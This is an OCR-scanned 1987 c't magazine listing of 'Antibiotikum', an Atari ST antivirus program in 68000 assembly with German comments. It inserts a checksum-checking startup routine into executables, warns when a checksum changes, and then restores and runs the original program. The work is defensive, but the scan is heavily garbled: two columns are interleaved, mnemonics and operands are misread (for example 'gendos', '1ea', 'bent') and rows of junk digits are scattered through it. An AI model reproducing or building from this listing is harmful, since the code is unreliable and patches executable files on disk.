* Addr DATLEN nach A2
* Dateilange nach DATLEN
* Filename im DTABUF
                                                                                                                datlen(pc),a2
                                                                                                       lea
                 .dc. 1
                                                                                                      move. 1
                                                                                                               d1, (a2)
                         . dc. l
                                                                                                       artet. 1
                                                                                                               #30 da
                                                                                                                filename(pc), a3
                                                                                                       lea
                 .dc. 1
                                                                                                      move. 1
                                                                                                               d8, a4
                 .dc.
                         x88888888888881881188188888888888888
                                                                                                                (a4)+, d2
                                                                                     fileloops
                                                                                                       move, b
                                                                                                                                         * Filename kopieren.
                         beq
                                                                                                               fileout
d2, (a3)+
                 .dc. 1
                                                                                                      move. b
                 . de. l
                         X888888888888881811888188888888888888
                                                                                                                                         * Weiter kopieren.
                                                                                                      bra
                                                                                                                fileloop
                         x00000111111110001100011111111100000
                 .dc. l
                                                                                                               #0, (a3)
speicher(pc), a6
                                                                                      fileout:
                 .dc. 1
                                                                                                       1ea
                 .dc. 1
                         ×111111111111000110011111111111111111
                                                                                                       move. 1
                                                                                                                                         * Filename im DTA
                                                                                                               d0. (a6)
                         .dc.1
                                                                                                               #2, -(sp)
speicher(pc), -(sp)
#fopen, -(sp)
                                                                                                       move. 1
                 .dc. 1
                                                                                                       move
                 de 1
                                                                                                               #gendos
#8, sp
                                                                                                       tran
                                                                                                       tst.w
                                                                                                               de
                 .dc.1
                                                                                                                                         * Fehlermeldung
                                                                                                       bent
                                                                                                                openerror
                 .dc.1
ende:
                                                                                                               handle(pc), a6
d0, (a6)
                                                                                                       MOVE
                                                                                                                #0, d0
                                                                                                                                         * handle im Speicher
                                                                                                       MOVE
                                                                                                               #28. d1
                                                                                                                                         . Diskpointer positionieren.
                                                                                                               seeken(pc)
buffer(pc),al
                                                                                                                                         . Buffer definieren.
                                                                                                       lea
                                                                                                               #$4,d0
readen(pc)
buffer(pc),a1
#$4E71,(a1)
• in den Buffer
• 28. Diskbyte
                                                                                                       lea
                      Antivirusprogramm
                                                                                                       CMD1.W
                                                                                                                                         * lesen.
                                                                                                               inf
ierror(pc),al
                                                                                                                                         . Schoo treated ?
                           Antibiotikum
                                                                                                                                         * Fehlermeldung ausgeben.
                                                                                                       lea
                                                                                                       isr
                                                                                                                errout (pc)
                     (c) Oktober 1986 by Eckhard Krabel
                                                                                                               Pendel (pc)
                                                                                                                                         . ENDE
                                                                                            Falls die Datei gefunden wurde, wird hier die
Sicherheitsroutine vor das Programm kopiert.
......
Funktionsdefinitionen
                                                                                                                                         . Diskpointer auf Programm
                                                                                                       move. 1
                                                                                                                                          * anfang setzen.
                                                                                                               #28, d1
bios:
                 equ
                          13
                                                                                                               seeken(pc)
buffer(pc),al
                                                                                                       isr
kbiosi
                         14
                                                   * Xbios
                                                                                                                                         * Die ersten 10 Bytes
* des Programms sichern.
                                                                                                                #14, de
                                                                                                       move. I
                                                                                                                readen(pc)
                                                                                                       isr
                                                                                                                                         . lesen
Benötigte Variablenwerte
                                                                                                       lea
lea
                                                                                                                buffer(pc),al
headold1(pc),a2
                                                                                                                                         * sichern
                                                                                                                #6.de
                                                                                                       move
                                                   . File offnen
                         $3D
                                                                                                                (a1)+, (a2)+
                                                                                     headloop:
                                                                                                                                         * Nach Headold kopieren.
fclose:
fgetdta:
                         $3E
$2F
                                                     File schließen.
DTA definieren.
                                                                                                                                          Schon zuende?
Diskpointer auf Header-
                 equ
                                                                                                       MOVE
                                                                                                                #0, de
printline:
                 egu
                          $9
                                                     String ausgeben.
Erstes File suchen.
                                                                                                       move. 1
                                                                                                                #2. d1
                                                                                                                                         * Anfang setzen.
ffirst:
fsnext:
                                                                                                                seeken(pc)
buffer(pc),al
                                                     nächstes File
Datum holen.
                 equ
                                                                                                       lea
                          $28
getdate:
                 equ
                                                                                                                                         * Pointer lesen.
                                                                                                       move. 1
                                                                                                                #16, de
                                                     Attribut testen.
chmod:
                 equ
                          $43
                                                                                                                readen (pc)
                                                     Diskpointer setzen.
Von Disk lesen.
Auf Disk schreiben.
                                                                                                                #0, d0
                                                                                                                                         * Diskpointer auf Programm
fread:
                 equ
                                                                                                               #28, d1
                                                                                                       move. 1
fwrite:
                 equ
                          $40
                                                                                                       inr
                                                                                                                seeken(pc)
                                                   . Sektoren auf Disk
                                                                                                                buffer(pc),al
                                                                                                                                         * Buffer
                                                                                                                                         * Kommentartabelle

* Commentpointer lesen.

* nach COMMENT
                                                                                                                comment (pc), a4
12(a1), d0
                                                                                                       lea
move. 1
d0, (a4)
buffer(pc), d0
                                                                                                                                            Textlange
                                                                                                       add. 1
                                                                                                                4(a1), d0
                                                                                                                                         * Datalange
                         antistart
                                                   * Sprung zum Start
                                                                                                               zlspeicher(pc), al
d0, (al)
                                                                                                       lea
move.l
                                                                                                                                         * nach zispeicher
move. 1
                                                                                                                d0.d2
Systemmeldungen
                                                                                                       move. 1
sub. 1
                                                                                                                datlen(pc),d1
                                                                                                                                         * PRG + Loader + Header
                                                                                                               d0,d1
#28,d1
                                                                                                                                         minus Programmlängeminus Headerlänge
                 .dc.b 'DB09 FILE NOT FOUND - SYSTEM ABORT',0
.dc.b 'DB12 FILE NOT TREATED - SYSTEM ABORT',0
.dc.b 'DB00 FILE NOT OPENED - SYSTEM ABORT',0
.dc.b 'DC7F FILE PROTECTED LEVEL 1 - SYSTEM ABORT',0
                                                                                                       sub. 1
                                                                                                                z2speicher(pc), a3
                                                                                                       lea
                                                                                                                                         * Loader-Lange
                                                                                                               d1, (a3)
headnew(pc), a1
oérror:
                                                                                                                                         * Startroutine, die
* später in das AVPRG
* verzweigt, erzeugen.
okmeld:
                                                                                                       move. 1
                                                                                                                d2,8(a1)
                                                                                                       move. 1
                                                                                                                #14.d0
                                                                                                       jsr
move
                                                                                                                writen(pc)
                                                                                                                #0, d0
                 move. 1 4(sp), a0
antistart:
                                                   * Basepagepointer
                                                                                                                zispeicher(pc), di
                                                                                                                                         * Text + Data + Header
                                                                                                       move. 1
                 lea filename(pc),al
movea.1 a0,a2
adda.1 #129,a2
                                                   * Adresse des Filenamens
* Basepage nach A2
                                                                                                       add. 1
                                                                                                                #28, d1
                                                                                                                seeken(pc)
                                                                                                                                          * positionieren
                                                   * Adresse der Kommandozeile
                                                                                                       lea
                                                                                                                ende(pc), al
```

c't 1987, Heft 4

	jsr	z2speicher(pc),d0 readen(pc)	* Loader-Länge * Loadertab einlesen.	* Fehl	ermeldung,	wenn File nicht gefu	nden wurde. *
	MOVE	#0, d1 #0, d2	# Loadewitch had all	***************************************			
	lea	ende(pc), ai	* Loadertab bei allen * Werten kleiner als				
	lea	loader1(pc), a2	* Werten Kleiner als * 10 zwischenspeichern	not found:	lea	nfound(pc), al	* Notfound ausgeben
	add. 1	comment (pc), al	plant of the second of the sec	14	jsr	errout (pc)	
loadloop:	move. b	(a1, d1. w), d0	* und dann löschen.		jmp	Pende (pc)	* JMP terminate
	bne	loadoni					
	addq	#1, d1	* Nullen überlesen.	A STATE OF THE STA			***************************************
	bra	loadloop				wenn File nicht geöf	
loadon1:	cmp. b	#13, d0	* Kleiner als 13?	**********	*********		***************************************
	bpl	doltal	* nein -) Ende		W-02		
	move.b	d0, (a2, d2. w)	* sonst -) korrigieren	openerror:	1ea	oerror(pc), al	* Openerror ausgeben.
	move.b	#8, (a1, d1. w)			jsr jmp	errout (pc) Pende (pc)	• JMP terminate
	addq	#1,d2			Jmp	Perioe (pc)	- SHE CERMINACE
	addq	#1,d1	* Byte2	*********	*********		***************************************
	move.b	(a1,d1.w),d4 d4,d3	* Bytec	* Feb1	ermeldunger	auspeben.	
	add. b	d9, d3	4 P.4-1 4 P.4-2				
	cmp. b	#13, d3	* Byte1 + Byte2	SWEETER			
	pm;	10adon2	* Kleiner als 13? * ja -) weiter	errout:	move. 1	a1,-(sp)	* Fehlermeldung ausgeben
		d3, (a1, d1. w)	* speichern	I REMARKS TO THE PARTY OF THE P	Move	#printline, -(sp)	
	bra	dolta	• Ende		trap	#gemdos	
oadon2:	move. b	#0, (al, dl. w)	* 2Byte loschen.		addq.1	#6, sp	
	addq	#1, d1		*	move	#7, -(sp)	* und auf Taste warten.
	add, b	d3, (a1, d1. w)	* 1Byte + 2Byte + 3Byte		trap	#gendos	
	move. b	d4, (a2, d2. w)	* zum 3 Byte		addq. 1	#2, sp	
	addq	01, d2			rts	Contract to the last to the	* zurück
olta:		#\$FF, (a2, d2. w)	Endezeichen	0.400			
	MOVE	#0, d1					**************
orrloop:	move.b	(a1, d1. w), d0	* An erste Stelle der			e, die vor die zu schi	itzenden *
- 5	bne	korron1	* Loadertabelle kommt			nrieben wird.	
	addq	#1, d1	• eine 6, damit der	**********	********	************	**************
	bra	korrloop	* Sprung in das VPRG	100201040.0	1911911	5.5.5.7.5.2.7.2.7.7.7.7.7.7.7.7.7.7.7.7.	
olta1:	move.b	#\$FF, (a2, d2. w)	The state of the s	start:	lea	pcspeicher(pc), a6	* Adresse des Rücksprunge
	move. 1	z2speicher(pc),d0	C 19/10 C 2		move. 1	(sp)+, (a6)	* vom Stack holen.
	lea	ende(pc), a4	4-61		pea	dtabuf(pc)	The second second second
	move. 1	#1, a5	treat in the second		move	#\$1A, -(sp)	* DTABUF einrichten.
	adda. 1	a4, a5			trap	#gemdos	
oloop:		(а4, d0. н), (а5, d0. н)	MAN AVV		addq. 1	#6, sp	
	dbf	d0, doloop	m m in the contract of the con		wove	#0,-(sp)	
	Move. W	#0, (a4)	Seed and		pea	filename(pc)	* Filename aufrufen und
	lea	z2speicher(pc),a5			move	#ffirst, -(sp)	* suchen ob vorhanden.
	add. l	#1, (a5)	17 VEF 144		trap	#gemdos	
	move. 1	#0, d0	- "M . F		addq. 1	#8, sp	
	bra	korrloop			tst.w	d0	* Nicht gefunden; wie ist
orron1:	cmp.b	#13, (a1, d1. w)	(81) A 14		bne	overkill	* das möglich?
	beq	korron2	and a second for a real or a filter of the contract of the con		lea	dtabuf(pc),al	- Detections over proper
	sub. b	#8, (a1, d1. w)	* richtig berechnet wird.		move. 1	26(a1),d1	* Dateilange aus DTABUF
corron2:	subq	#1,d1	(87) mg - 24.1		lea move.l	datlen(pc), a2 d1, (a2)	* holen.
	move. b	#8, (a1, d1. w)	A Market Market Control of the Contr		lea	filename(pc), a1	* Adresse Filename
	lea	start (pc), a1	* AVPRG-Länge berechnen.		Move	#2, -(sp)	* Horesse Filename
	lea	ende(pc),a2	1561		move. 1	a1, -(sp)	
	sub. I	a1, a2			move. I	#fopen, -(sp)	* File öffnen.
	lea	vlen(pc), a3	CONTRACTOR SECURITION OF CONTRACTOR		trap	#gewdos	- File Officers
	move. 1	a2, (a3)	* Zu dem Datapointer	Constitution and the	add. 1	#8, sp	
	lea move. 1	datlen(pc), a4 datlen(pc), d5			lea	handle(pc),a1	* Handle für Checksum
	add. 1	a2, d5		1.00	MOVE	d0, (a1)	* sichern.
	move. 1	d5, (a4)	CONTRACTOR OF THE PROPERTY OF		jsr	getsum(pc)	* Prüfsumme bilden.
	move	#0, d0	* im Header addieren.	177	lea	z1speicher(pc), a5	* Prüfsumme abspeichern.
	move. 1	#6,d1	5 7 7 7 5 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7		move	d0, (a5)	
	jsr	seeken (pc)	* Diskpointer positionieren.		MOVE	#0, d0	* Diskpointer auf Prüf-
	Iea	buffer(pc),al			move. I	#40, d1	* bytes der Disk setzen.
	move. 1				jsr	seeken(pc)	
	jsr	readen(pc)	* Datalange lesen.		lea	buffer(pc), al	* Prufbytes lesen.
	Move	#0, d0		11	move. 1	#2, d0	The second from the party of the second seco
	move. 1	#6, d1	Transport		jsr	readen(pc)	
	jsr	seeken(pc)			MOVE	buffer(pc),d0	D.Y. (2004) (1910) (1920) (1920) (1920)
32	lea	vlen(pc),a2	THE RESERVE TO SERVE THE PARTY OF THE PARTY		cwp	zispeicher(pc),d0	* Stimmt Prüfsumme?
	lea	buffer(pc), al	* addieren		beq	virout	* Ja -) weiter mit dem PR
	move. 1	(a2), d0	- 136	200	pea	mesend (pc)	<ul> <li>Hier hat sich ein Virus</li> </ul>
	add. 1	d0, (a1)	14.391	fehler:	move	#printline, -(sp)	* eingeschleust!
	move. 1	#4, d0	ALS Lerm	2005	trap	#gendos	* Meldung ausgeben.
	jsr	writen(pc)	* Neue Datalange schreiben.	2.00	addq. 1	#6, sp	- 0.4 7
	move. I	zlspeicher(pc),d1	* Data- und Textlänge	1.0	move	#7, -(sp)	* Auf Taste warten.
	add. 1	#28, d1	* Header-Länge dazu		trap	#gendos	e transferator
	move	#8, d8	The state of the s		addq. 1	#2, sp	* terminate
	jsr	seeken(pc)	* positionieren.		clr.w	-(sp)	
	lea	start(pc),al			trap	#gemdos	
		vlen(pc),d0	* VPRG- und Loader-Länge	**********	********		
	add. 1	z2speicher(pc),d0	1111111			dung dürfte nie auft	
	jsr	writen(pc)	* abspeichern.			t vielleicht der Rech	
	jsr	getsum(pc)	* Prufsumme		ette defekt		100 2 - 10
	move	#0, d0	* Diskpointer auf			 	***************************************
	move. 1		* Prüfbytes setzen.				
	jsr	seeken(pc)	- CHECKICH	overkill:	pea	ovkill	
	lea	checksum(pc), a1	CHECKSUM	×7×7:5444.4	move	#printline, -(sp)	
	move. 1	#2, d0	a to Delide to the	1.11	bra	fehler	
	jsr	writen(pc)	* In Prüfbytes schreiben.		an el	1,000	
	move	handle(pc),-(sp)	* schliefen	*********	********	***************	***************************************
	move	#fclose, -(sp)			summenrout		
	trap	#gendos				*********	***************************************
	addq. 1	#4, sp	a OV Mala				
	lea	okmeld(pc), a1	* OK Meldung ausgeben.	getsum:	lea	checksum(pc), a4	* Prüfsumme einer Datei
	jsr	errout (pc)	2001 100	de.am.	lea	seekpoint(pc), a5	* auf Disk im 512-Byte-
anda i	clr.w	-(sp)			Move	#0, (a4)	* Abstand bilden.
ende:		gendos	* terminate		move. 1	#0, (a5)	- rioseana directi
ende:	trap		1112	getloop:	move. 1	#0, d0	* Diskpointer positionier
4 17		ALCOHOLD STORY		ME VACOUD!	MIN A ME		pranpointer positionier
4 17	move	handle(pc),-(sp)		1877	move 1	seekpoint(nc) di	
4 17	Move	#fclose, -(sp)			move. 1	seekpoint(pc),d1	
4 17	move move trap	#fclose, -(sp) #gemdos	And I am		jsr	seeken (pc)	* Bytes lesen.
ende: ende1:	Move	#fclose, -(sp)					* Bytes lesen.

	clr. I	dØ	
	move.b	buffer(pc),d0	
	move.w	checksum(pc),d1	* Zur Checksum addieren
	add.w	d0,d1 checksum(pc),a4	* und abspeichern.
	move	d1, (a4)	
		seekpoint (pc), d1	* Seekpointer erhöhen und
	add. 1	#512,d1 seekpoint(pc),a5	* abspeichern.
		d1, (a5)	
	cmp.1	datlen(pc),d1	* Dateilänge schon über-
	bmi	getloop	* Schritten. * Checksumme in d0
	rts	checksum(pc), d0	* zurück
<ul> <li>Bytes</li> </ul>	auf Disk	schreiben.	
		100000000000000000000000000000000000000	
writens		a1,-(sp)	
		d0,-(sp) handle(pc),-(sp)	
	move	#fwrite, -(sp)	
	trap	*gendos	
	add. I	#12, sp	
	112		
		***************	
	von Disk		
	********	****************	*************************
readen:	move. 1	a1,-(sp)	
	move. 1	d0, -(sp)	
	move	handle(pc),-(sp)	
	trap	#fread, -(sp) #gemdos	
	add. 1	#12, sp	
	rts	TREE LEADING	
		****************	
		itionieren.	
***********	*********		*******
seeken:		40 11	
seeken;	MOVE	d0,-(sp) handle(pc),-(sp)	
		d1,-(sp)	
	MOVE	#lseek,-(sp)	
	trap	#gemdos	
	add.1	#10, sp	
Zu sc aufru	********* hutzendes fen.	Programm wiederherste	llen und dann •
• Zu sc • aufru	********* hutzendes fen.		llen und dann *
<ul><li>Zu sc</li><li>aufru</li></ul>	hützendes fen, move. 1	Programm wiederherste	llen und dann * * * * * Den alten PC holen.
• Zu sc • aufru	hutzendes fen. ************************************	Programm wiederherste  ***********************************	### Pen alten PC holen.  # Adresse im Speicher
• Zu sc • aufru	hutzendes fen. ************************************	pcspeicher(pc), al pcspeicher(pc), a@ #4,al al, (a@)	llen und dann * * * * Den alten PC holen.
• Zu sc • aufru	move.l lea suba.l move.l	programm wiederherste  prospeicher(pc),al prospeicher(pc),a@ #4,al al,(a@) headold(pc),a@	######################################
• Zu sc • aufru •••••••••••••••••••••••••••••••••••	move. l lea suba. l move. l lea suba. l move. move.	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@ #4, al al, (a@) headold(pc), a@ #6, d@	* Den alten PC holen.  * Adresse im Speicher  * PEA Befehl korrigieren.  * abspeichern  * Adresse des Headers  * Zähler
• Zu sc • aufru	move.l lea suba.l move.l	programm wiederherste prospeicher(pc), al prospeicher(pc), a0 84, al al, (a0) headoldi(pc), a0 86, d0 (a0)+, (a1)+	######################################
• Zu sc • aufru •••••••••••••••••••••••••••••••••••	move. 1 lea suba. 1 lea move. Modified move. We do fin move. 1 lea move. We do fin move. 1 lea move. 1	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@ #4, al al, (a@) headoldi(pc), a@ #6, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al	**************************************
• Zu sc • aufru •••••••••••••••••••••••••••••••••••	move.1 lea suba.1 lea move.1 lea move doff move.4 dbf	programm wiederherste  prospeicher(pc), al prospeicher(pc), a0  #4, a1 a1, (a0) headold1(pc), a0  #6, d0 (a0)+, (a1)+ d0, virloop prospeicher(pc), al loader1(pc), a0	llen und dann  **********************************
* Zu sc * aufru ************** virout:	move.1 lea suba.1 lea move. dbf move.4 dbf	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@  #4, al al, (a@) #6, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al loader1(pc), a@ d@	**************************************
• Zu sc • aufru •••••••••••••••••••••••••••••••••••	move.1 lea suba.1 move.a lea move move.w dbf move.1 lea clr.w move.b	programm wiederherste  prospeicher(pc), al prospeicher(pc), al al, (a0) headold(pc), a0 66, d0 (a0)+, (a1)+ d0, virloop prospeicher(pc), al loader1(pc), a0 d0 d1 (a0, d0, w), d1	llen und dann  ******************  * Den alten PC holen.  * Adresse im Speicher  * PEA Befehl korrigieren.  * abspeichern  * Adresse des Headers  * Zähler  * Header des Programms  * wiederherstellen.  * PC nach Al  * Adresse der Loader-Tabell  * Zähler löschen  * Dötes Byte aus Tabelle
* Zu sc * aufru ************** virout:	move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w move.b cup.b	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@ #4, al al, (a@) headold!(pc), a@ #6, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al loader1(pc), a@ dl dl a@, dd.w), dl ##F, dl	**************************************
* Zu sc * aufru ************** virout:	move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w core.b cmp.b	programm wiederherste  prospeicher(pc), al prospeicher(pc), a0 84, al al, (a0) headold1(pc), a0 86, d0 (a0)+, (a1)+ d0, virloop prospeicher(pc), al loader1(pc), a0 d1 (a0, d0, w), d1 \$\$FF, d1 virok	llen und dann  **********************************
* Zu sc * aufru ************** virout:	move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w move.b cup.b	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@ #4, al al, (a@) headold!(pc), a@ #6, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al loader1(pc), a@ dl dl a@, dd.w), dl ##F, dl	######################################
* Zu sc * aufru ************** virout:	move.1 lea suba.1 move.1 lea move. move. w dbf move.1 lea clr.w clr.w move.b cmp.b	programm wiederherste  prospeicher(pc), al prospeicher(pc), al al, (a0) headold1(pc), a0 86, d0 (a0)+, (a1)+ d0, virloop prospeicher(pc), al loader1(pc), a0 d1 (a0, d0, w), d1  ##FF, d1 virok ai, d2 d2, (a1, d1, w) #i, d0	llen und dann  **********************************
* Zu sc * aufru ************************************	move. I lea move move. I lea move move. I lea move move. I lea move. I lea lea move. I lea diff. move. I lea diff. I addq bra	Programm wiederherste  pcspeicher(pc), al pcspeicher(pc), a@ #4, al al, (a@) #6, d@ (a@)+, (al)+ d@, virloop pcspeicher(pc), al ioader1(pc), a@ d@ dl (a@, d@, w), dl #FF, dl virok al, dZ (al, dl. w) #1, d@ virloop2	######################################
* Zu sc * aufru ************************************	move. l lea suba.l move. l lea move. w dbf move. l lea clr. w move. b beq move. l add, l addq bra move. l	programm wiederherste  prospeicher(pc), al prospeicher(pc), al al, (a0) headold1(pc), a0 86, d0 (a0)+, (a1)+ d0, virloop prospeicher(pc), al loader1(pc), a0 d1 (a0, d0, w), d1  ##FF, d1 virok ai, d2 d2, (a1, d1, w) #i, d0	llen und dann  **********************************
* Zu sc * aufru *********** virout:  virloop:  virloop2:	move. I lea move move. I lea move move. I lea move move. I lea move. I lea lea move. I lea diff. move. I lea diff. I addq bra	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@  #4, al al, (a@) headold1(pc), a@  #6, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al loader1(pc), a@ dl (a@, d@, w), dl ##FF, dl virok al, dZ dZ, (al, dl. w) #1, d@ virloopZ al, a6	######################################
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea move.m dbf move.l lea clr.w move.b cmp.b beq move.l add.l addq bra move.l jmp	programm wiederherste  prospeicher(pc), al prospeicher(pc), a0 84, a1 a1, (a0) headold1(pc), a0 86, d0 (a0)+, (a1)+ d0, virloop prospeicher(pc), al loader1(pc), a0 d1 (a0, d0, w), d1 ##FF, d1 virok a1, d2 d2, (a1, d1. w) #1, d0 virloop2 a1, a6 (a6)	llen und dann  **********************************
* Zu sc * aufru ************************************	move.l lea move.l lea move.w dbf move.l lea clr.w clr.w clr.w move.b cmp.b beq move.l add.l addq bra move.l	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@  44, al al, (a@) headold(pc), a@  66, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al loader1(pc), a@  dl (a@, d@, w), dl  ##FF, dl virok al, de d2, (al, dl. w) #1, d@ virloop2 al, a6 (a6)  1	**************************************
* Zu sc * aufru ************ virout:  virloop:  virloop2:  virok:  handle: speicher: dtabuf:	move.l lea suba.l move.l lea move.m dbf move.l lea clr.w move.b cmp.b beq move.l add.l addq bra move.l jmp	programm wiederherste  prospeicher(pc), al prospeicher(pc), a0 84, a1 a1, (a0) headold1(pc), a0 86, d0 (a0)+, (a1)+ d0, virloop prospeicher(pc), al loader1(pc), a0 d1 (a0, d0, w), d1 ##FF, d1 virok a1, d2 d2, (a1, d1. w) #1, d0 virloop2 a1, a6 (a6)	**************************************
* Zu sc * aufru ************************************	move.l lea move.l move.l add.l move.l add.l dc.l dc.l dc.l dc.l dc.l	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@  #4, al al, (a@) headold(pc), a@ #6, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al loader1(pc), a@  dl (a@, d@. w), dl  ##FF, dl virok al, dZ (al, dl. w) #1, d@ virloop2 al, a6 (a6)  1 1 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea clr.w clr.w move.b beq move.l add,l addq bra move.l lea clr.w move.b clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea clr.w move.l lea ddf move.l lea ddf move.l lea dd.l addq bra move.l lea dd.l addq bra move.l lea dd.l addq bra move.l lea dd.l addq bra move.l lea dd.l addq bra move.l lea dd.l addq bra move.l lea dd.l add.l	Programm wiederherste  ***********************************	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move dbf move.l lea suba.l move move.w dbf move.l lea clr.w clr.w move.b cmp.b beq move.l add.l addq bra move.l jmp dc.l .dc.l	programm wiederherste  prospeicher(pc), al prospeicher(pc), a@  #4, al al, (a@) headold(pc), a@ #6, d@ (a@)+, (al)+ d@, virloop prospeicher(pc), al loader1(pc), a@  dl (a@, d@. w), dl  ##FF, dl virok al, dZ (al, dl. w) #1, d@ virloop2 al, a6 (a6)  1 1 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move. lea suba.l move. move. move. move. move. move. lea clr. move. beq move.l add.l add.l dc.l dc.l dc.l dc.l dc.l dc.l dc.l	Programm wiederherste  ***********************************	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w clr.w clr.w dbra move.l dd.l dd.l dd.l dc.l dc.l dc.l dc.l dc	Programm wiederherste  ******************  pcspeicher(pc), al pcspeicher(pc), ae #4, al al, (ae) headoldi(pc), ae #6, de (ae)+, (al)+ de, virloop pcspeicher(pc), al loader1(pc), ae de d1 (ae, de, w), d1  **FF, d1 virok al, d2 d2, (al, dl. w) #1, de virloop2 al, ae (ae)  1 1 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0	**************************************
* Zu sc * aufru ************************************	move. l lea suba. l move. l lea suba. l move. l lea clr. w clr. w move. l lea clr. w clr. w move. l dd. l dd. l dd. l dc. l	Programm wiederherste  ***********************************	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.l lea move move.w dbf move.l lea clr.w clr.w clr.w dbra move.l dd.l dd.l dd.l dc.l dc.l dc.l dc.l dc	Programm wiederherste  ******************  pcspeicher(pc), al pcspeicher(pc), ae #4, al al, (ae) headoldi(pc), ae #6, de (ae)+, (al)+ de, virloop pcspeicher(pc), al loader1(pc), ae de d1 (ae, de, w), d1  **FF, d1 virok al, d2 d2, (al, dl. w) #1, de virloop2 al, ae (ae)  1 1 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.w move.w dbf move.l lea clr.w clr.w move.l add.l addq bra move.l dc.l .dc.l	Programm wiederherste  ************************  pcspeicher(pc), al  pcspeicher(pc), al  #4, al  al, (a0) headold1(pc), al  #6, de  (a0)+, (a1)+  de, virloop pcspeicher(pc), al  loader1(pc), al  de  di  (a0, de, w), di  #\$FF, di  virok  al, de  de, (al, di.w)  #1, de  virloop  al, a6  (a6)  1  1  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0	Den alten PC holen.  Adresse im Speicher  PEA Befehl korrigieren.  Abspeichern  Adresse des Headers  Zahler  Header des Programms  wiederherstellen.  PC nach Al  Schon ferig?  ja -) nach virok  PC als OFFSET nach d2  PC zu Ditem Longword  addieren  PC nach A6  zum Programmstart
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.l lea move move.l lea clr.w clr.w move.b cmp.b beq move.l add.l add,l add,l dc.l dc.l dc.l dc.l dc.l dc.l dc.l dc.	Programm wiederherste  ******************  pcspeicher(pc), al pcspeicher(pc), ae #4, al al, (ae) headold1(pc), ae #6, de (ae)+, (al)+ de, virloop pcspeicher(pc), al loader1(pc), ae de dl (ae, de, w), dl **FF, dl virok al, d2 d2, (al, dl, w) #1, de virloop2 al, a6 (a6)  1 1 0, e,	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea move.move.w dbf move.l lea clr.w clr.w clr.w dbf move.l add.l addq bra move.l idd.l dc.l dc.l dc.l dc.l dc.l dc.l dc.l	Programm wiederherste  *****************  pcspeicher(pc), al pcspeicher(pc), a@ #4, al al, (a@) headold(pc), a@ #6, d@ (a@)+, (al)+ d@, virloop pcspeicher(pc), al loader1(pc), a@ dl (a@, d@. w), dl  **FF, dl virok al, dZ dZ, (al, dl. w) #1, d@ virloopZ al, a6 (a6)  1 0, 0, 0, 0, 0, 0, 0, 0, 0 1 1 0, 0, 0, 0, 0, 0, 0, 0 1 1 1 0 0 1 1 1 0 0 1 1 1 1 0 0 1 1 1 1 0 0 1 1 1 1 0 0 1 1 4487A, \$@@@@,\$4 45267, \$44871, \$0	**************************************
* Zu sc * aufru ************************************	move.l lea suba.l move.l lea suba.l move.l lea move move.l lea clr.w clr.w move.b cmp.b beq move.l add.l add,l add,l dc.l dc.l dc.l dc.l dc.l dc.l dc.l dc.	Programm wiederherste  *****************  pcspeicher(pc), al pcspeicher(pc), a@ #4, al al, (a@) headold(pc), a@ #6, d@ (a@)+, (al)+ d@, virloop pcspeicher(pc), al loader1(pc), a@ dl (a@, d@. w), dl  **FF, dl virok al, dZ dZ, (al, dl. w) #1, d@ virloopZ al, a6 (a6)  1 0, 0, 0, 0, 0, 0, 0, 0, 0 1 1 0, 0, 0, 0, 0, 0, 0, 0 1 1 1 0 0 1 1 1 0 0 1 1 1 1 0 0 1 1 1 1 0 0 1 1 1 1 0 0 1 1 4487A, \$@@@@,\$4 45267, \$44871, \$0	**************************************
* Zu sc * aufru ************************************	move. I lea suba. I move. I lea suba. I move. I lea cir. w dbf move. I lea cir. w move. I add. I addq bra move. I jmp  .dc. I dc. I	Programm wiederherste  *************************  pcspeicher(pc), al  pcspeicher(pc), al  #4, al  al, (a0) headold1(pc), al  #6, d0  (a0)+, (a1)+ d0, virloop pcspeicher(pc), al  loader1(pc), al  dd  dl  (a0, d0, w), d1  **FF, d1  virok  al, d2  d2, (al, dl. w)  #1, d0  virloop  al, a6  (a6)  1  1  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0	**************************************
